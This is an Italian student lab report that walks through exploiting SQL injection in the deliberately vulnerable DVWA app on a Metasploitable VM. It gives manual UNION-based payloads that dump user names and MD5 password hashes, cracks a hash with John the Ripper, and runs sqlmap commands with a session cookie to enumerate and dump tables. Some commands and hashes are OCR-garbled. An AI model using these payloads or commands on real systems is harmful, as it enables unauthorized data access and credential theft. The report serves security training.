

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown .

- Effettuare le operazioni sia in automatico che in modo manuale
- Decriptare la password sia in modo automatico che manuale

### Requisiti laboratorio:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.22.110/24

<u>IP Metasploitable</u>: **192.168.22.120/24** 



Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.22.120/24" con il comando "sudo nano /etc/network/interfaces"


Poi è stato eseguito il comando "sudo reboot" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

```
auto eth0
iface eth0 inet static
address 192.168.22.120
netmask 255.255.255.0
network 192.168.22.0
broadcast 192.168.22.255
gateway 192.168.22.1
```



Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "192.168.22.110/24" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.






Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando:

"ping -c 4 INDIRIZZO IP"

```
| $\ \text{ping} - c \ 4 \ 192.168.22.120 \\
| PING 192.168.22.120 \ (192.168.22.120) \ 56(84) \ \text{bytes of data.} \\
| 64 \text{bytes from } 192.168.22.120: \ \text{icmp_seq=1 ttl=64 time=0.550 ms} \\
| 64 \text{bytes from } 192.168.22.120: \ \text{icmp_seq=2 ttl=64 time=0.483 ms} \\
| 64 \text{bytes from } 192.168.22.120: \ \text{icmp_seq=3 ttl=64 time=0.469 ms} \\
| 64 \text{bytes from } 192.168.22.120: \ \text{icmp_seq=4 ttl=64 time=0.275 ms} \\
| − 192.168.22.120 \text{ping statistics −−} \\
| 4 \text{packets transmitted, 4 received, 0% packet loss, time } 3058ms \\
| rtt \text{min/avg/max/mdev} = 0.275/0.444/0.550/0.102 ms} \end{array}
```

- 1.Una volta effettuate le configurazioni di rete, da Kali accedere alla DVWA tramite browser inserendo: http://192.168.22.120, una volta caricata la pagina cliccare su DVWA.
- **2.**Eseguire l'accesso con le credenziali "admin" e "password".
- **3**.Andare nella sezione DVWA security ed impostarla su 'LOW'







Poi ci spostiamo nella sezione 'SQL injection' e possiamo osservare che nel campo "User ID" è possibile inserire dei payload



Home	Vulnerability: SQL Injection
Instructions	User ID:
Setup	Cubasia
Brute Force	Submit
	Maya info
Command Execution	More info
CSRF	http://www.securiteam.com/securityreviews/5DP0N1P76E.html
File Inclusion	http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	
PHP Info	
About	
Logout	


Per verificare la vulnerabilità della pagina, è stato inserito il seguente payload:

'OR '1'='1' #

Questo payload è un esempio di SQL Injection basica che sfrutta una condizione sempre vera ('1'='1'), permettendo di bypassare i controlli di autenticazione.

# **Vulnerability: SQL Injection**

```
User ID:
 OR '1'='1' #
                         Submit
ID: ' OR '1'='1' #
First name: admin
Surname: admin
ID: ' OR '1'='1' #
First name: Gordon
Surname: Brown
ID: ' OR '1'='1' #
First name: Hack
Surname: Me
ID: ' OR '1'='1' #
First name: Pablo
Surname: Picasso
First name: Bob
Surname: Smith
```



Questo payload utilizza
l'operatore UNION per combinare
i risultati della query originale con
una query che elenca i nomi delle
tabelle nel database corrente.
Come risultato, ho ottenuto i nomi
di due tabelle: Guestbook e users

Successivamente, è stato utilizzato un payload più avanzato per elencare i nomi delle tabelle presenti nel database:

'UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema = database() #

# Vulnerability: SQL Injection User ID: [HERE table\_name = 'users' # Submit] ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: user\_id Surname: ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: first\_name Surname: ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: last\_name Surname: ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: user Surname: ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: password Surname: ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: password Surname: ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' # First name: avatar Surname:

Dopo aver trovato le tabelle presenti, il payload è stato modificato affinché estraesse tutte colonne presenti all'interno della tabella "users". Trovando :user\_id,first\_name,last\_name,user,password e avatar

'UNION SELECT column\_name,null FROM information\_schema.columns WHERE table\_name = 'users' #



## Estrazione delle informazioni degli utenti

```
User ID:

| ww".password) FROM users # | Submit |
| ID: ' UNION SELECT CONCAT("ID: "user id," first N:", first name," last N:", last name), CONCAT("user:", user," psw:", password) FROM users # | siname: ID:1 first N:", and in last N: admin |
| Surname: user:admin psw:5f4dcc3b5aa765d6ld8327deb882cf99 |
| ID: ' UNION SELECT CONCAT("ID:", user id," first N:", first name," last N:", last name), CONCAT("user:", user," psw:", password) FROM users # | First name: ID:2 first N:Gordon last N:Brown |
| Surname: user:gordonb psw:e99a18c42b6ab63f260853678922e03 |
| ID: ' UNION SELECT CONCAT("ID:", user id," first N:", first name," last N:", last name), CONCAT("user:", user," psw:", password) FROM users # | First name: ID:3 first N:Hack last N:Me |
| Surname: user:l337 psw:8d3533d75ae2c3966d7e0d4fcc69216b |
| ID: ' UNION SELECT CONCAT("ID:", user id," first N:", first name," last N:", last name), CONCAT("user:", user," psw:", password) FROM users # | First name: ID:4 first N:Pablo last N:Picasso |
| Surname: user:pablo psw:0d107d09f5bbe40cade3de5c1e9e9b7 |
| ID: ' UNION SELECT CONCAT("ID:", user id," first N:", first name," last N:", last name), CONCAT("user:", user," psw:", password) FROM users # | First name: ID:5 first N:Bob last N:Picasso |
| Surname: user:pablo psw:0d107d09f5bbe40cade3de5c7le9e9b7 |
| ID: ' UNION SELECT CONCAT("ID:", user id," first N:", first name," last N:", last name), CONCAT("user:", user," psw:", password) FROM users # | First name: ID:5 first N:Bob last N:Snith | Surname: user:smithy psw:5f4dcc3b5aa765d6ld8327deb882cf99 |
```

Questo payload combina i risultati della query originale con una query che concatena e restituisce le informazioni degli utenti in un formato leggibile. Con questo payload, si è potuto ottenere le informazioni desiderate, inclusa la password di "Gordon Brown".

Identificata la tabella users, è stato utilizzato un payload per estrarre gli ID, i nomi e le password degli utenti:

'UNION SELECT CONCAT("ID:",user\_id," first\_N:",first\_name," last\_N:",last\_name),
CONCAT("user:",user," psw:",password) FROM users #



La password trovata dal nostro SQL Injection è criptata quindi deve essere usato il tool della kali **Jhon the ripper.** 

E' stato poi creato un file di testo, chiamato "gordon", con il comando:

sudo nano gordon.txt

Dopodiché sono stati inseriti all'interno il nome utente e la password da decriptare e dopo aver salvato, è stato lanciato John the ripper con il comando:

jhon --format=raw-md5 --incremental gordon.txt



```
GNU nano 8.0
Gordon Brown:e99a18c428cb38d5f260853678922e03
```



Così facendo il programma ha decodificato la password dando come risultato:


### **Gordon Brown:abc123**

La password è stata salvata con successo su john the ripper ed è possibile rivederla in futuro con il comando:

john --format=raw-md5 --show gordon.txt

```
(kali®kali)-[~]
$ john — format=raw-md5 — show gordon.txt
Gordon Brown:abc123

1 password hash cracked, 0 left
```




2. Utilizzo di Burpsuite per il cookie di sessione

Per procedere con un attacco SQLi in automatico è stato utilizzato sqlmap. Per far si che fosse possibile utilizzare questo strumento, per prima cosa, si è dovuto recuperare il cookie di sessione utilizzando Burpsuite.


E' stato lanciato Burpsuite da kali dal suo apposito menù. Da lì andare sulla pagina "**Proxy**" e poi "**Intercept**", infine selezionare "**Intercept on**" e lanciare il browser di Burpsuite tramite il pulsante "**Open browser**"




Dopodiché nella pagina web aperta è stato inserito IP di Metaspoitable2 e si è andati sulla pagina "DVWA" per prendere il cookie di sessione che serve.









Dopo che è stato ottenuto il cookie, ci si è potuto spostare sulla shell di kali e usare Sqlmap

Per testare la vulnerabilità nella pagina DVWA, è stato utilizzato il seguente comando SQLmap, specificando l'URL della pagina vulnerabile:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -- cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch

```
(kali@ kali)-[~]
sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -cookie="security=low; PHPSESSID=7035
504eelc7c3518f970a76cd95ae28" -batch
```

Il comando utilizzazato serve per:


- Rilevare la Vulnerabilità: Analizza l'URL fornito per rilevare se il parametro id è vulnerabile a SQL Injection.
- Autenticare la Sessione: Utilizza i cookie forniti per autenticare la sessione e accedere alle funzionalità della pagina web.
- **Eseguire il Test:** Esegue vari test di SQL Injection sul parametro id per determinare se è possibile sfruttare la vulnerabilità.




Una volta identificata la vulnerabilità, è stato utilizzato SQLmap per elencare le tabelle presenti nel database:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" - cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch --dbs

```
(kali@ kali)-[~]
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" -cookie="security=low; PHPSESSID=703
5504eelc7c3518f970a76cd95ae28" -batch -dbs
```



```
[08:05:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[08:05:24] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki
[*] tikiwiki
```



```
____(kali@kali)-[~]
_$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -cookie="security=low; PHPSESSID=7035
504eelc7c3518f970a76cd95ae28" —batch —tables
```

Possiamo vedere tutte le tabelle presenti dentro tutti i database.

Notando che la tabella che mi interessa è la tabella users nel database DVWA

```
[09:16:33] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]
  CHARACTER_SETS
 COLLATIONS
 COLLATION_CHARACTER_SET_APPLICABILITY
 COLUMN_PRIVILEGES
 KEY_COLUMN_USAGE
  PROFILING
  ROUTINES
  SCHEMATA
  SCHEMA_PRIVILEGES
 STATISTICS
 TABLE_CONSTRAINTS
  TABLE_PRIVILEGES
  USER_PRIVILEGES
  VIEWS
  COLUMNS
  TABLES
  TRIGGERS
Database: dvwa
[2 tables]
 guestbook
 users
Database: metasploit
[6 tables]
  accounts
 blogs_table
  captured_data
 credit_cards
 hitlog
  pen_test_tools
```



Successivamente, sono state elencate le tabelle specifiche del database DVWA:

```
sqlmap -u
"http://192.168.22.120/dvwa/vulnerabili
ties/sqli/?id=1&Submit=Submit" -
cookie="security=low;
PHPSESSID=7035504eelc7c3518f970a7
6cd95ae28" --batch -D dvwa --tables
```

(kali)-[~]
\$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" -cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa --tables

```
[08:07:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[08:07:29] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users |
+-----+
```


Identificata la tabella `users`, è stato utilizzato SQLmap per estrarre le informazioni degli utenti:

sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?
id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa -T users --dump

(kali@ kali)-[~]
\$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" — cookie="security=low; PHPSESSID=703
5504eelc7c3518f970a76cd95ae28" — batch -D dvwa -T users — dump

Avendo lanciato il comando con il segmento --dump cercherà di estrarre tutti i dati possibili dalla tabella e se, quest'ultima, ha delle password criptate, sqlmap proverà a crackarle in autonomia

```
do you want to use common password suffixes? (slow!) [y/N] y
[09:22:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:22:29] [INFO] starting 4 processes
[09:22:37] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:22:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:22:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:22:55] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:23:12] [INFO] using suffix '1'
[09:24:01] [INFO] using suffix '123'
[09:24:12] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
```



Al termine del programma avremmo l'intera tabella con anche le password decodificate compresa quella di **Gordon Brown con password "abcl23"**.

